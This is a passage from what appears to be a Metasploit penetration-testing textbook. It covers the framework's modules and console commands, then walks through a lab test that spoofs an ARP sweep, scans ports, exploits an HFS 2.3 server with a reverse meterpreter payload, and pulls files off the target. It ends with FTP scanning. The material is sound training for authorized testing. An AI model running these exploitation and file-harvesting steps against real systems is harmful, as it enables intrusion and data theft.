
Basics of Metasploit Framework

Before we put our hands onto the Metasploit Framework, let us understand the basic terminology used in Metasploit. However, the following modules are not just terminologies, but modules that are the heart and soul of the Metasploit project:

- **Exploit:** This is a piece of code which, when executed, will trigger the vulnerability at the target.
- **Payload:** This is a piece of code that runs at the target after a successful exploitation is done. It defines the type of access and actions we need to gain on the target system.
- **Auxiliary:** These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoder:** These are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.
- **Meterpreter:** This is a payload that uses in-memory stagers based on DLL injections. It provides a variety of functions to perform at the target, which makes it a popular choice.

Architecture of Metasploit

Metasploit comprises various components, such as extensive libraries, modules, plugins, and tools. A diagrammatic view of the structure of Metasploit is as follows:



Let's see what these components are and how they work. It is best to start with the libraries that act as the heart of Metasploit.

Let's understand the use of various libraries, as explained in the following table:

Library name	Uses
REX	Handles almost all core functions, such as setting up sockets, connections, formatting, and all other raw functions.
MSF CORE	Provides the underlying API and the actual core that describes the framework.
MSF BASE	Provides friendly API support to modules.

We have many types of modules in Metasploit, and they differ regarding their functionality. We have payload modules for creating access channels to exploited systems. We have auxiliary modules to carry out operations such as information gathering, fingerprinting, fuzzing an application, and logging into various services. Let's examine the basic functionality of these modules, as shown in the following table:

Module type	Working
Payloads	Payloads are used to carry out operations such as connecting to or from the target system after exploitation or performing a particular task such as installing a service and so on. Payload execution is the next step after the system is exploited successfully. The widely used meterpreter shell is a standard Metasploit payload.
Auxiliary	Auxiliary modules are a special kind of module that performs specific tasks such as information gathering, database fingerprinting, scanning the network to find a particular service and enumeration, and so on.
Encoders	Encoders are used to encode payloads and the attack vectors to (or intending to) evade detection by antivirus solutions or firewalls.
NOPs	NOP generators are used for alignment which results in making exploits stable.
Exploits	The actual code that triggers a vulnerability.

Metasploit Framework console and commands

Gathering knowledge of the architecture of Metasploit, let us now run Metasploit to get hands-on knowledge of the commands and different modules. To start Metasploit, we first need to establish a database connection so that everything we do can be logged into the database. However, usage of databases also speeds up Metasploit's load time by making use of caches and indexes for all modules. Therefore, let us start the `postgresql` service by typing in the following command at the Terminal:

```
root@beast:~# service postgresql start
```

Now, to initialize Metasploit's database, let us initialize `msfdb` as shown in the following screenshot:

```
root@beast:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

It is clearly visible in the preceding screenshot that we have successfully created the initial database schema for Metasploit. Let us now start the Metasploit database using the following command:

```
root@beast:~# msfdb start
```

We are now ready to launch Metasploit. Let us issue `msfconsole` in the Terminal to start Metasploit, as shown in the following screenshot:

```
root@beast:~# msfconsole

IIIIII      dTb.dTb
 II         4' v 'B
 II         6.   .P
 II         'T;. ;P'
 II         'T; ;P'
IIIIII      'YvP'

I love shells --egypt

      =[ metasploit v4.13.13-dev ]
+ -- --=[ 1611 exploits - 915 auxiliary - 279 post ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

Welcome to the Metasploit console. Let us run the `help` command to see what other commands are available to us:

```
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
irb           Drop into irb scripting mode
load          Load a framework plugin
quit          Exit the console
route         Route traffic through a session
save          Saves the active datastores
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
version       Show the framework and console library version numbers
```

The commands in the preceding screenshot are core Metasploit commands which are used to set/get variables, load plugins, route traffic, unset variables, print version, find the history of commands issued, and much more. These commands are pretty general. Let's see the module-based commands, as follows:

Module Commands

=====

Command	Description
-----	-----
advanced	Displays advanced options for one or more modules
back	Move back from the current context
edit	Edit the current module with the preferred editor
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Selects a module by name

Everything related to a particular module in Metasploit comes under the **module controls** section of the **Help** menu. Using the preceding commands, we can select a particular module, load modules from a particular path, get information about a module, show core and advanced options related to a module, and even can edit a module inline. Let us learn some basic commands in Metasploit and familiarize ourselves with the syntax and semantics of these commands:

Command	Usage	Example
use [auxiliary/exploit/payload/encoder]	To select a particular module to start working with.	<pre>msf>use exploit/unix/ftp/vsftpd_234_backdoor msf>use auxiliary/scanner/portscan/tcp</pre>
show [exploits/payloads/encoder/auxiliary/options]	To see the list of available modules of a particular type.	<pre>msf>show payloads msf> show options</pre>
set [options/payload]	To set a value to a particular object.	<pre>msf>set payload windows/meterpreter/reverse_tcp msf>set LHOST 192.168.10.118 msf> set RHOST 192.168.10.112 msf> set LPORT 4444 msf> set RPORT 8080</pre>
setg [options/payload]	To assign a value to a particular object globally, so the values do not change when a module is switched on.	<pre>msf>setg RHOST 192.168.10.112</pre>
run	To launch an auxiliary module after all the required options are set.	<pre>msf>run</pre>
exploit	To launch an exploit.	<pre>msf>exploit</pre>
back	To unselect a module and move back.	<pre>msf (ms08_067_netapi)>back msf></pre>

Info	To list the information related to a particular exploit/module/auxiliary.	<code>msf>info</code> <code>exploit/windows/smb/ms08_067_netapi</code> <code>msf (ms08_067_netapi)>info</code>
Search	To find a particular module.	<code>msf>search hfs</code>
check	To check whether a particular target is vulnerable to the exploit or not.	<code>msf>check</code>
Sessions	To list the available sessions.	<code>msf>sessions [session number]</code>

Meterpreter commands	Usage	Example
<code>sysinfo</code>	To list system information of the compromised host.	<code>meterpreter>sysinfo</code>
<code>ifconfig</code>	To list the network interfaces on the compromised host.	<code>meterpreter>ifconfig</code> <code>meterpreter>ipconfig (Windows)</code>
<code>Arp</code>	List of IP and MAC addresses of hosts connected to the target.	<code>meterpreter>arp</code>
<code>background</code>	To send an active session to background.	<code>meterpreter>background</code>
<code>shell</code>	To drop a cmd shell on the target.	<code>meterpreter>shell</code>
<code>getuid</code>	To get the current user details.	<code>meterpreter>getuid</code>
<code>getsystem</code>	To escalate privileges and gain system access.	<code>meterpreter>getsystem</code>
<code>getpid</code>	To gain the process id of the meterpreter access.	<code>meterpreter>getpid</code>
<code>ps</code>	To list all the processes running at the target.	<code>meterpreter>ps</code>



If you are using Metasploit for the very first time, refer to http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands for more information on basic commands.

Benefits of using Metasploit

Before we jump into an example penetration test, we must know why we prefer Metasploit to manual exploitation techniques. Is this because of a hacker-like Terminal that gives a pro look, or is there a different reason? Metasploit is an excellent choice when compared to traditional manual techniques because of certain factors, which are as follows:

- Metasploit Framework is open source
- Metasploit supports large testing networks by making use of CIDR identifiers
- Metasploit offers quick generation of payloads which can be changed or switched on the fly
- Metasploit leaves the target system stable in most cases
- The GUI environment provides a fast and user-friendly way to conduct penetration testing

Penetration testing with Metasploit

Covering the basics commands of the Metasploit framework, let us now simulate a real-world penetration test with Metasploit. In the upcoming section, we will cover all the phases of a penetration test solely through Metasploit except for the pre-interactions phase which is a general phase to gather the requirements of the client and understand their expectations through meetings, questionnaires, and so on.

Assumptions and testing setup

In the upcoming exercise, we assume that we have our system connected to the target network via Ethernet or Wi-Fi. The target operating system is Windows Server 2012 R2 with IIS 8.0 running on port 80 and HFS 2.3 server running on port 8080. We will be using the Kali Linux operating system for this exercise.

Phase-I: footprinting and scanning

Footprinting and scanning is the first phase after the pre-interactions and, based on the type of testing approach (black box, white box, or grey box), the footprinting phase will differ significantly. In a black box test scenario, we will target everything since no prior knowledge of the target is given, while we will perform focused application- and architecture-specific tests in a white box approach. A grey box test will combine the best of both types of methodology. We will follow the black box approach. So, let's fire up Metasploit and run a basic scan. However, let us add a new workspace to Metasploit. Adding a new workspace will keep the scan data separate from the other scans in the database and will help to find the results in a much easier and more manageable way. To add a new workspace, just type in `workspace -a [name of the new workspace]` and, to switch the context to the new workspace, simply type in `workspace` followed by the name of the workspace, as shown in the following screenshot:

```
msf > workspace -h
Usage:
  workspace                List workspaces
  workspace [name]         Switch workspace
  workspace -a [name] ...  Add workspace(s)
  workspace -d [name] ...  Delete workspace(s)
  workspace -D             Delete all workspaces
  workspace -r <old> <new> Rename workspace
  workspace -h             Show this help information

msf > workspace -a NetworkVAPT
[*] Added workspace: NetworkVAPT
msf > workspace NetworkVAPT
[*] Workspace: NetworkVAPT
```

In the preceding screenshot, we can see that we added a new workspace `NetworkVAPT` and switched onto it. Let us now perform a quick scan of the network to check all the live hosts. Since we are on the same network as that of our target, we can perform an ARP sweep scan using the module from `auxiliary/scanner/discovery/arp_sweep`, as shown in the following screenshot:

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name          Current Setting  Required  Description
  ----          -
  INTERFACE      interface        no        The name of the interface
  RHOSTS         range or CIDR identifier  yes       The target address
  SHOST          SHOST           no        Source IP Address
  SMAC           SMAC            no        Source MAC Address
  THREADS        1               yes       The number of concurrent threads
  TIMEOUT        5               yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf auxiliary(arp_sweep) > set SHOST 192.168.10.1
SHOST => 192.168.10.1
msf auxiliary(arp_sweep) > set SMAC DE:AD:BE:EF:DE:AD
SMAC => DE:AD:BE:EF:DE:AD
msf auxiliary(arp_sweep) > set threads 10
threads => 10
```

We choose a module to launch with the `use` command. The `show options` command will show us all the necessary options required for the module to work correctly. We set all the options with the `set` keyword. In the preceding illustration, we spoof our MAC and IP address by setting `SMAC` and `SHOST` to anything other than our original IP address. We used `192.168.10.1`, which looks similar to the router's base IP address. Hence, all the packets generated via the ARP scan will look as if produced by the router. Let's run the module and also check how valid our statement is by analyzing traffic in Wireshark, as shown in the following screenshot:

Source	Interval	Protocol	Length	Info
HonHaiPr_c8:46:df	Broadcast	ARP	42	who has 192.168.10.1? Tell 192.168.10.101
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.249? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.249? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.250? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.250? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.251? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.251? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.252? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.252? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.253? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.253? Tell 192.168.10.1
fe80::c0b2:ff:fe2b:ff02::1		ICMPv6	78	Router Advertisement from e8:de:27:86:be:0a
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.254? Tell 192.168.10.1

+

Frame 170: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

-

Ethernet II, Src: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

-

Destination: Broadcast (ff:ff:ff:ff:ff:ff)

-

Source: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)

-

Type: ARP (0x0806)

-

Padding: 00000000000000000000000000000000

-

Address Resolution Protocol (request)

-

Hardware type: Ethernet (1)

-

Protocol type: IP (0x0800)

-

Hardware size: 6

-

Protocol size: 4

-

Opcode: request (1)

-

Sender MAC address: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)

-

Sender IP address: 192.168.10.1 (192.168.10.1)

-

Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)

-

Target IP address: 192.168.10.250 (192.168.10.250)

We can clearly see in the preceding screenshot that our packets are being spoofed from the MAC and IP address we used for the module:

```
msf auxiliary(arp_sweep) > run
192.168.10.111 appears to be up.
Scanned 256 of 256 hosts (100% complete)
Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

From the obtained results, we have one IP address which appears to be live, that is, 192.168.10.111. Let us perform a TCP scan over 192.168.10.111 and check which ports are open. We can perform a TCP scan with the portscan module from auxiliary/scanner/portscan/tcp, as shown in the following screenshot:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY    10              yes       The number of
concurrent ports to check per host
  PORTS          1-10000         yes       Ports to scan
(e.g. 22-25,80,110-900)
  RHOSTS         yes             The target add
ress range or CIDR identifier
  THREADS        1              yes       The number of
concurrent threads
  TIMEOUT        1000           yes       The socket con
nect timeout in milliseconds

msf auxiliary(tcp) > █
```

Next, we will set `RHOSTS` to the IP address `192.168.10.111`. We can also increase the speed of the scan by using a high number of threads and setting the concurrency, as shown in the following screenshot:

```
msf auxiliary(tcp) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > set CONCURRENCY 20
CONCURRENCY => 20
msf auxiliary(tcp) > run
WARNING: there is already a transaction in progress

[*] 192.168.10.111:21 - TCP OPEN
[*] 192.168.10.111:80 - TCP OPEN
[*] 192.168.10.111:135 - TCP OPEN
[*] 192.168.10.111:139 - TCP OPEN
[*] 192.168.10.111:445 - TCP OPEN
[*] 192.168.10.111:5985 - TCP OPEN
[*] 192.168.10.111:8080 - TCP OPEN
[*] 192.168.10.111:8092 - TCP OPEN
[*] 192.168.10.111:8094 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

It's advisable to perform banner-grabbing over all the open ports found during the scan. However, we will focus on the HTTP-based ports for this example. Let us find the type of web server running on 80, 8080 using the `auxiliary/scanner/http/http_version` module, as shown in the following screenshot:

```
msf auxiliary(http_version) > set RPORT 80
RPORT => 80
msf auxiliary(http_version) > run

[*] 192.168.10.111:80 Microsoft-IIS/8.5 ( Powered by
PHP/5.3.28, ASP.NET )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_version) > run

[*] 192.168.10.111:8080 HFS 2.3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

We load the `http_version` scanner module using the `use` command and set `RHOSTS` to `192.168.10.111`. First, we scan port 80 by setting `RPORT` to 80, which yields the result as **IIS/8.5** and then we run the module for port 8080 which depicts that the port is running the **HFS 2.3** web server.

Phase-II: gaining access to the target

After completing the scanning stage, we know we have a single IP address, that is, `192.168.10.111`, running **HFS 2.3** file server and **IIS 8.5** web services.



You must identify all the services running on all the open ports. We are focusing only on the HTTP-based services simply for the sake of an example.

The **IIS 8.5** server is not known to have any severe vulnerabilities which may lead to the compromise of the entire system. Therefore, let us try finding an exploit for the HFS server. Metasploit offers a `search` command to search within modules. Let's find a matching module:

```
msf auxiliary(http_version) > pushm
msf auxiliary(http_version) > back
msf > search HFS

Matching Modules
=====

   Name                                     Disclo
sure Date   Rank      Description
   ----
-----
exploit/multi/http/git_client_command_exec 2014-1
2-18      excellent Malicious Git and Mercurial HTT
P Server For CVE-2014-9390
exploit/windows/http/rejetto_hfs_exec      2014-0
9-11      excellent Rejetto HttpFileServer Remote C
ommand Execution

msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) >
```

We can see that issuing the `search HFS` command, Metasploit found two matching modules. We can simply skip the first one as it doesn't correspond to the HFS server. Let's use the second one, as shown in the preceding screenshot. Next, we only need to set a few of the following options for the exploit module along with the payload:

Name	Current Setting	Required	Description
-----	-----	-----	-----
HTTPDELAY	10	no	Seconds to wait before terminating web server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The path of the web application
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Let's set the values for RHOST to 192.168.10.111, RPORT to 8080, payload to windows/meterpreter/reverse_tcp, SRVHOST to the IP address of our system, and LHOST to the IP address of our system. Setting the values, we can just issue the `exploit` command to send the exploit to the target, as shown in the following screenshot:

```
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.111
RHOST => 192.168.10.111
msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set SRVHOST 192.168.10.112
SRVHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Using URL: http://192.168.10.112:8080/EG2rUfq
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.111 rejetto_hfs_exec - 192.168.10.111:8080 - P
ayload request received: /EG2rUfq
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.112:4444 -> 192.16
8.10.111:49177) at 2017-02-15 01:40:19 +0530
[] Tried to delete %TEMP%\hFjDlGivpCEbp.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

Yes! A **meterpreter** session opened! We have successfully gained access to the target machine. The HFS is vulnerable to remote command execution attack due to a poor regex in the file `ParserLib.pas`, and the exploit module exploits the HFS scripting commands by using `%00` to bypass the filtering.

Phase-III: maintaining access / post-exploitation / covering tracks

Maintaining access to the target or keeping a backdoor at the startup is an area of critical concern if you belong to the law enforcement industry. We will discuss advanced persistence mechanisms in the upcoming chapters. However, when it comes to a professional penetration test, post-exploitation tends to be more important than maintaining access. Post-exploitation gathers vitals from the exploited systems, cracks hashes to admin accounts, steals credentials, harvests user tokens, gains privileged access by exploiting local system weaknesses, downloads and uploads files, views processes and applications, and much, much more.

Let us perform and run some quick post-exploitation attacks and scripts:

```
meterpreter > getuid
Server username: WIN-3KOU2TIJ4E0\Administrator
meterpreter > getpid
Current pid: 2776
meterpreter > arp

ARP cache
=====

      IP address      MAC address      Interface
      -
192.168.10.1          e8:de:27:86:be:0a 12
192.168.10.112        08:00:27:55:fc:fa 12
192.168.10.255        ff:ff:ff:ff:ff:ff 12
192.168.20.1          52:54:00:12:35:00 15
192.168.20.3          08:00:27:50:22:9b 15
192.168.20.255        ff:ff:ff:ff:ff:ff 15
224.0.0.22            01:00:5e:00:00:16 12
224.0.0.22            00:00:00:00:00:00 1
224.0.0.22            01:00:5e:00:00:16 15
224.0.0.252           01:00:5e:00:00:fc 15
224.0.0.252           01:00:5e:00:00:fc 12
255.255.255.255       ff:ff:ff:ff:ff:ff 12
255.255.255.255       ff:ff:ff:ff:ff:ff 15

meterpreter > █
```

Running some quick post-exploitation commands such as `getuid` will find the user who is the owner of the exploited process, which in our case is the administrator. We can also see the process ID of the exploited process by issuing the `getpid` command. One of the most desirable post-exploitation features is to figure out the ARP details if you need to dig deeper into the network. In **meterpreter**, you can find ARP details by issuing the `arp` command as shown in the preceding screenshot.



We can escalate the privileges level to the system level using the `getsystem` command if the owner of the exploited process is a user with administrator privileges.

Next, let's harvest files from the target. However, we are not talking about the general single file search and download. Let's do something out of the box using the `file_collector` post-exploitation module. What we can do is to scan for certain types of files on the target and download them automatically to our system, as shown in the following screenshot:

```
meterpreter > run file_collector -d C:\\Users -f *.doc
|*.pptx -r -o files
[*] Searching for *.doc
[*]      C:\\Users\\Administrator\\Desktop\\JSU emails.docx
      (48358 bytes)
[*] Searching for *.pptx
[*]      C:\\Users\\Administrator\\Desktop\\Consultant Prof
ile - Nipun Jaswal.pptx (4020542 bytes)
```

In the preceding screenshot, we ran a scan on the `Users` directory (by supplying a `-d` switch with the path of the directory) of the compromised system to scan for all the files with the extension `.doc` and `.pptx` (using a `-f` filter switch followed by the search expression). We used a `-r` switch for the recursive search and `-o` to output the path of files found to the `files` file. We can see in the output that we have two files. Additionally, the search expression `*.doc|*.pptx` means all the files with extension `.doc` or `.pptx`, and the `|` is the OR operator.

Let's download the found files by issuing the command, as illustrated in the following screenshot:

```
meterpreter > run file_collector -i files -l /root/Des
ktop/
[*] Reading file files
[*] Downloading to /root/Desktop/
[*]      Downloading C:\\Users\\Administrator\\Desktop\\JSU
      emails.docx
[*]      Downloading C:\\Users\\Administrator\\Desktop\\Con
sultant Profile - Nipun Jaswal.pptx
meterpreter > █
```

We just provided a `-i` switch followed by the file `files`, which contains the full path to all the files at the target. However, we also supplied a `-l` switch to specify the directory on our system where the files will be downloaded. We can see from the preceding screenshot that we successfully downloaded all the files from the target to our machine.

Covering your tracks in a professional penetration test environment may not be suitable because most of the blue teams use logs generated in the penetration test to identify issues and patterns or write IDS/IPS signatures as well.

Summary and exercises

In this chapter, we learned the basics of Metasploit and phases of penetration testing. We learned about the various syntax and semantics of `Metasploit` commands. We saw how we could initialize databases. We performed a basic scan with Metasploit and successfully exploited the scanned service. Additionally, we saw some basic post-exploitation modules that aid in harvesting vital information from the target.

If you followed correctly, this chapter has successfully prepared you to answer the following questions:

- What is Metasploit Framework?
- How do you perform port scanning with Metasploit?
- How do you perform banner-grabbing with Metasploit?
- How is Metasploit used to exploit vulnerable software?
- What is post-exploitation and how can it be performed with Metasploit?

For further self-paced practice, you can attempt the following exercises:

1. Find a module in Metasploit which can fingerprint services running on port 21.
2. Try running post-exploitation modules for keylogging, taking a picture of the screen, and dumping passwords for other users.
3. Download and run `Metasploitable 2` and exploit the FTP module.

In *Chapter 2, Identifying and Scanning Targets*, we will look at the scanning features of Metasploit in depth. We will look at various types of services to scan, and we will also look at customizing already existing modules for service scanning.

2

Identifying and Scanning Targets

We learned the basics of Metasploit in the [Chapter 1, *Getting Started with Metasploit*](#). Let us now shift our focus to an essential aspect of every penetration test, that is, the scanning phase. One of the most critical aspects of penetration testing, the scanning phase involves identification of various software and services running on the target, hence, making it the most time consuming and the most crucial aspect of a professional penetration test. They say, and I quote, *"If you know the enemy and know yourself, you need not fear the result of a hundred battles"*. If you want to gain access to the target by exploiting vulnerable software, the first step for you to take is to figure out if a particular version of the software is running on the target. The scanning and identification should be conducted thoroughly, so that you don't end up performing a DOS attack on the wrong version of the software.

In this chapter, we will try uncovering the scanning aspects of Metasploit and we will try gaining hands-on knowledge of various scanning modules. We will cover the following key aspects of scanning:

- Working with scanning modules for services such as FTP, MSSQL, and so on
- Scanning SNMP services and making use of them
- Finding out SSL and HTTP information with Metasploit auxiliaries
- Essentials required in developing a customized module for scanning
- Making use of existing modules to create custom scanners

Let's run a basic FTP scanner module against a target network and analyze its functionality in detail.

Working with FTP servers using Metasploit

The module we will be using for this demonstration is `ftp_version.rb` from scanners in the auxiliary section.

Scanning FTP services

Let us select the module using the `use` command and check what different options are required by the module for it to work:

```
msf > use auxiliary/scanner/ftp/  
use auxiliary/scanner/ftp/anonymous  
use auxiliary/scanner/ftp/bison_ftp_traversal  
use auxiliary/scanner/ftp/ftp_login  
use auxiliary/scanner/ftp/ftp_version  
use auxiliary/scanner/ftp/konica_ftp_traversal  
use auxiliary/scanner/ftp/pcman_ftp_traversal  
use auxiliary/scanner/ftp/titanftp_xcrc_traversal
```

We can see we have a number of modules to work with. However, for now, let us use the `ftp_version` module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/ftp/ftp_version  
msf auxiliary(ftp_version) > show options  
  
Module options (auxiliary/scanner/ftp/ftp_version):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  FTPPASS   mozilla@example.com no         The password for the s  
pecified username  
  FTPUSER   anonymous        no         The username to authen  
ticate as  
  RHOSTS      
ge or CIDR identifier  
  RPORT     21               yes        The target port  
  THREADS   1                yes        The number of concurre  
nt threads
```

To scan the entire network, let's set `RHOSTS` to `192.168.10.0/24` (0-255) and also increase the number of threads for a speedy operation:

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf auxiliary(ftp_version) > set threads 10
threads => 10
msf auxiliary(ftp_version) > run
```

Let's run the module and analyze the output:

```
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP server\r\n\x0d\x0a'
[*] Scanned 27 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP server (Version 1.00) ready.\r\n\x0d\x0a'
[*] Scanned 111 of 256 hosts (43% complete)
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 159 of 256 hosts (62% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 210 of 256 hosts (82% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

We can see we have scanned the entire network and found two hosts running FTP services, which are **TP-LINK FTP server** and **FTP Utility FTP server**. So now that we know what services are running on the target, it will be easy for us to find any matching exploit if the version of these FTP services is vulnerable.

We can also see that some lines are displaying the progress of the scan and generating a messy output. We can turn the show progress feature off by setting the value to false for the ShowProgress option, as shown in the following screenshot:

```
msf auxiliary(ftp_version) > set ShowProgress false
ShowProgress => false
msf auxiliary(ftp_version) > run

[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP
server\x0d\x0a'
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP serv
er (Version 1.00) ready.\x0d\x0a'
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > █
```

Clearly, we have a better output as shown in the preceding screenshot. However, wait! We never had ShowProgress in the options, right? So where did it magically come from? It would be great if you were to stop at this point and try figuring it out yourself. In case you know that we have the advanced option command that can be invoked by passing show advanced in Metasploit, we can proceed further.

It may be required, during a penetration test, that you need minute details of the test and want a verbose output. Metasploit does offer a verbose feature, which can be set by passing set verbose true in the Metasploit console. Verbose output will generate data similar to the output in the following screenshot:

```
[*] Connecting to FTP server 192.168.10.3:21...
[*] Connecting to FTP server 192.168.10.2:21...
[*] Connecting to FTP server 192.168.10.1:21...
[*] Connecting to FTP server 192.168.10.0:21...
[*] Connecting to FTP server 192.168.10.5:21...
[*] Connecting to FTP server 192.168.10.7:21...
[*] Connecting to FTP server 192.168.10.10:21...
[*] Connected to target FTP server.
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP
